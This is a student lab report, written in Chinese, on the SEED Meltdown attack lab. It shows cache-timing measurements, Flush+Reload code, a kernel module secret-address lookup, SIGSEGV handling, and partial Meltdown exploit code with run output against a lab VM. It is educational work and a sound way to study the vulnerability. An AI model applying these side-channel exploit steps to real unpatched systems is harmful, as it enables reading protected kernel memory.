

哈尔滨工业大学(深圳)

《网络与系统安全》 实 验报告

实验一

Meltdown Attack 实验

学 院: 计算机科学与技术学院

姓 名: 房煊梓

学 号: 210010101


专 业: 智能强基-计算机

日 期: 2023 年 4 月

一、实验过程

任务一


根据实验指导书的说明, $[3*4096]$ 和 $[7*4096]$ 已经被加载到 Cache 当中, 故访问元素时, 对于它们是从 Cache 中读取数据, 而其他则从 RAM 中读取数据。运行./ CacheTime 10 次以上, 发现 $[3*4096]$ 和 $[7*4096]$ 一般对应 50 到 76 CPU cycles, 故选取的区分缓存和 RAM 这两种内存访问类型的阈值为 76。最后一次运行的截图如下。



```
seed@VM: ~/.../Labsetup
Access time for array[0*4096]: 1684 CPU cycles
Access time for array[1*4096]: 268 CPU cycles
Access time for array[2*4096]: 266 CPU cycles
Access time for array[3*4096]: 74 CPU cycles
Access time for array[4*4096]: 270 CPU cycles
Access time for array[5*4096]: 270 CPU cycles
Access time for array[6*4096]: 270 CPU cycles
Access time for array[7*4096]: 70 CPU cycles
Access time for array[8*4096]: 246 CPU cycles
Access time for array[9*4096]: 264 CPU cycles
[03/31/24]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 1680 CPU cycles
Access time for array[1*4096]: 246 CPU cycles
Access time for array[2*4096]: 264 CPU cycles
Access time for array[3*4096]: 76 CPU cycles
Access time for array[4*4096]: 766 CPU cycles
Access time for array[5*4096]: 240 CPU cycles
Access time for array[6*4096]: 268 CPU cycles
Access time for array[7*4096]: 74 CPU cycles
Access time for array[8*4096]: 264 CPU cycles
Access time for array[9*4096]: 270 CPU cycles
```


任务二

将程序 FlushReload.c 中的秘密值改为 01（学号为 210010101，尾号 01），将原有的阈值 80 改为 76（从 task1 中获得），修改如下图。



```
1#include <stdio.h>
2#include <stdlib.h>
3#include <stdint.h>
4#include <emmintrin.h>
5#include <x86intrin.h>
6
7uint8_t array[256*4096];
8int temp;
9unsigned char secret = 01;
10
11/* cache hit time threshold assumed*/
12#define CACHE_HIT_THRESHOLD (76)
13#define DELTA 1024
14
```

运行 20 次，成功获取秘密值 20 次，成功率是 100%。部分运行结果的截图如下，从图中可知成功获取秘密值 1。



```
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
```

将阈值调小为 30 后再运行程序，发现无法获得秘密值。其原因是当阈值较小时，从 Cache 和从内存读取数据所需要的时间都比阈值大许多，导致程序认为每个元素的加载时间都较慢，从而判断为每个元素都不在缓存中，故无法获取秘密值。运行结果如下图。

```
the secret is: 1.
[03/31/24]seed@VM:~/.../Labsetup$ gcc -march=native FlushReload.c -o FlushReload
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
bash: ./FlushReload: No such file or directory
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
[03/31/24]seed@VM:~/.../Labsetup$
```

将阈值调大为 250, 发现获取多个秘密值。其原因是当阈值较大时, 从 Cache 和一部分从内存读取数据所需要的时间都比阈值小, 导致程序认为部分元素的加载时间很快, 从而判断为它们都在缓存中, 故可获取多个秘密值。部分运行结果如下两张图。

```
[03/31/24]seed@VM:~/.../Labsetup$ gcc -march=native FlushReload.c -o FlushReload
[03/31/24]seed@VM:~/.../Labsetup$ ./FlushReload
array[1*4096 + 1024] is in cache.
The Secret = 1.
array[3*4096 + 1024] is in cache.
The Secret = 3.
array[5*4096 + 1024] is in cache.
The Secret = 5.
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[15*4096 + 1024] is in cache.
The Secret = 15.
array[18*4096 + 1024] is in cache.
The Secret = 18.
array[20*4096 + 1024] is in cache.
The Secret = 20.
array[22*4096 + 1024] is in cache.
The Secret = 22.
array[26*4096 + 1024] is in cache.
The Secret = 26.
array[28*4096 + 1024] is in cache.
The Secret = 28.
array[31*4096 + 1024] is in cache.
array[218*4096 + 1024] is in cache.
The Secret = 218.
array[220*4096 + 1024] is in cache.
The Secret = 220.
array[224*4096 + 1024] is in cache.
The Secret = 224.
array[226*4096 + 1024] is in cache.
The Secret = 226.
array[228*4096 + 1024] is in cache.
The Secret = 228.
array[231*4096 + 1024] is in cache.
The Secret = 231.
array[235*4096 + 1024] is in cache.
The Secret = 235.
array[237*4096 + 1024] is in cache.
The Secret = 237.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[251*4096 + 1024] is in cache.
The Secret = 251.
```


任务三

根据实验指导书的提示运行相关指令，找到秘密数据的地址，截图如下。

```
[03/31/24] seed@VM:~/.../Labsetup$ make
make -C /lib/modules/5.4.0-54-generic/build M=/home/seed/Meltdown/Labsetup modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-54-generic'
  CC [M] /home/seed/Meltdown/Labsetup/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
WARNING: modpost: missing MODULE_LICENSE() in /home/seed/Meltdown/Labsetup/MeltdownKernel.o
see include/linux/module.h for more information
  CC [M] /home/seed/Meltdown/Labsetup/MeltdownKernel.mod.o
  LD [M] /home/seed/Meltdown/Labsetup/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-54-generic'
[03/31/24] seed@VM:~/.../Labsetup$ sudo dmesg --clear
[03/31/24] seed@VM:~/.../Labsetup$ sudo insmod MeltdownKernel.ko
[03/31/24] seed@VM:~/.../Labsetup$ dmesg | grep 'secret data address'
[ 2442.599431] secret data address:00000000d9a66dd9
[03/31/24] seed@VM:~/.../Labsetup$
```

任务四

根据实验指导书的提示编写 UserToKernel.c，其中地址替换为任务三中获取的秘密数据地址，代码截图如下。

```
Open  UsertoKernel.c
~/Meltdown/Labsetup

1 #include <linux/module.h>
2 #include <linux/kernel.h>
3 #include <linux/version.h>
4 #include <stdio.h>
5
6 int main(){
7     char *kernel_data_addr = (char*)0x00000000d9a66dd9;
8     char kernel_data = *kernel_data_addr;
9     printf("I have reached here.\n");
10    return 0;
11 }
```

编译并运行 UserToKernel.c，发现有短地址错误的信息，程序无法执行到第 8 行（对应指导书示例程序的 line②）。故不能直接通过用户空间直接访问内核的内存地址空间。运行结果截图如下。

```
[03/31/24] seed@VM:~/.../Labsetup$ gcc -march=native UsertoKernel.c -o UsertoKernel
[03/31/24] seed@VM:~/.../Labsetup$ ./UsertoKernel
Segmentation fault
[03/31/24] seed@VM:~/.../Labsetup$
```

任务五

根据实验指导书的提示运行相关指令，发现程序顺利完成了对 SIGSEGV 信号的处理并往下执行。运行结果截图如下。

```
[03/31/24] seed@VM:~/.../Labsetup$ gcc -march=native ExceptionHandling.c -o ExceptionHandling
[03/31/24] seed@VM:~/.../Labsetup$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[03/31/24] seed@VM:~/.../Labsetup$
```

任务六

修改 MeltdownExperiment.c 文件中的阈值为任务 1 获取到的阈值即 76，修改如下图。

```
Open  MeltdownExperiment.c
~/Meltdown/Labsetup
1 #include <stdio.h>
2 #include <stdint.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <signal.h>
6 #include <setjmp.h>
7 #include <fcntl.h>
8 #include <emmintrin.h>
9 #include <x86intrin.h>
10
11 /***** Flush + Reload *****/
12 uint8_t array[256*4096];
13 /* cache hit time threshold assumed*/
14 #define CACHE_HIT_THRESHOLD (76)
15 #define DELTA 1024
16
```

将内核的地址换为任务 3 获得的内核地址，修改如下图。

```
Open  MeltdownExperiment.c
~/Meltdown/Labsetup
71 // The following statement will cause an exception
72 kernel_data = *(char*)kernel_data_addr;
73 array[kernel_data * 4096 + DELTA] += 1;
74 }
75
76 // signal handler
77 static sigjmp_buf jbuf;
78 static void catch_segv()
79 {
80     siglongjmp(jbuf, 1);
81 }
82
83 int main()
84 {
85     // Register a signal handler
86     signal(SIGSEGV, catch_segv);
87
88     // FLUSH the probing array
89     flushSideChannel();
90
91     if (sigsetjmp(jbuf, 1) == 0) {
92         meltdown(0x00000000d9a66dd9);
93     }
94     else {
95         printf("Memory access violation!\n");
96     }
97 }
```

编译并运行 MeltdownExperiment.c, 发现成功地访问到假设内核空间中的秘密数据, 获取的秘密值为 7。运行结果截图如下。

```

[03/31/24]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[03/31/24]seed@VM:~/.../Labsetup$

```

任务七

7.1

根据实验指导书的提示, 将 7 替换为 kernel_data, 修改如下图。

```

/***** Flush + Reload *****/

void meltdown(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr;
    array[kernel_data * 4096 + DELTA] += 1;
}

```

修改并保存后, 编译并运行 MeltdownExperiment.c, 发现没有成功访问内核空间中的秘密数据。运行结果截图如下。

```

[03/31/24]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!

```

7.2

根据实验指导书的提示，在 7.1 的基础上添加代码，截图如下。

```
int main()
{
    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    // FLUSH the probing array
    flushSideChannel();

    int fd = open("/proc/secret_data", O_RDONLY);
    if(fd < 0){
        perror("open");
        return -1;
    }

    int ret = pread(fd, NULL, 0, 0);
}
```

修改并保存后，编译并运行 MeltdownExperiment.c，发现没有成功访问内核空间中的秘密数据。运行结果截图如下。

```
[03/31/24] seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[03/31/24] seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24] seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24] seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24] seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24] seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```

7.3


根据实验指导书的提示，调用 meltdown_asm () 函数，而不是原来的 meltdown () 函数。修改保存后多次运行程序，发现大多时候能成功访问内核空间中的秘密数据（成功率不是 100%），获取的秘密值为 0。部分运行结果截图如下。


```

[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.

```

调整循环数为 800，如下图。



```

51 // the following statement will cause an exception
52 kernel_data = *(char*)kernel_data_addr;
53 array[kernel_data * 4096 + DELTA] += 1;
54 }
55
56 void meltdown_asm(unsigned long kernel_data_addr)
57 {
58     char kernel_data = 0;
59
60     // Give eax register something to do
61     asm volatile(
62         ".rept 800"
63         "add $0x141, %%eax;"
64         ".endr;"
65

```

修改保存后运行程序，发现能成功访问内核空间中的秘密数据且获取的秘密值为 0，但是成功率很低。部分运行结果截图如下。

```

[03/31/24]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!

```

调整循环数为 100，如下图。

```
void meltdown_asm(unsigned long kernel_data_addr)
{
    char kernel_data = 0;

    // Give eax register something to do
    asm volatile(
        ".rept 100"
        "add $0x141, %%eax;"
        ".endr;"
    );
}
```

修改保存后运行程序，发现能成功访问内核空间中的秘密数据且获取的秘密值为 0，但是成功率很低。部分运行结果截图如下。

```
[03/31/24]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[03/31/24]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
```

任务八

根据实验指导书的提示修改 MeltdownAttack.c，采用循环的方式，得到第一个秘密值后每次对地址进行+1 操作，获取 8 个秘密数据。修改保存后，编译并运行 MeltdownAttack.c，运行结果截图如下。

```
The secret value is 0
The number of hits is 4
The secret value is 0
The number of hits is 2
The secret value is 0
The number of hits is 2
The secret value is 0
The number of hits is 2
The secret value is 0
The number of hits is 5
The secret value is 0
The number of hits is 2
The secret value is 0
The number of hits is 4
The secret value is 0
The number of hits is 2
```

二、说明汇编代码在本次实验中的作用

即说明 MeltdownExperiment.c 文件中下面函数的作用

```
void meltdown_asm(unsigned long kernel_data_addr)
```

该函数在访问内核内存之前循环 400 次将数字 0x141 添加到 eax 寄存器的操作，虽然这段代码基本上在做无用的计算，但它实现了在推测内存访问的同时给了算法单元一些需要处理的内容，而算法单元在进行处理时可能会出错，导致部分内存泄露，从而使攻击者能够获得秘密数据。

三、对本次实验的建议

本次实验的主要内容是分步骤完成 Meltdown 攻击，在本次实验中，我通过阅读实验指导书进行了每个步骤的实验。本次实验让我对 Meltdown 攻击有了一些认识 and 了解。对于本次实验，我的建议是保持实验指导书的步骤清晰、内容详细的风格，有助于同学们理解实验内容和高效完成实验。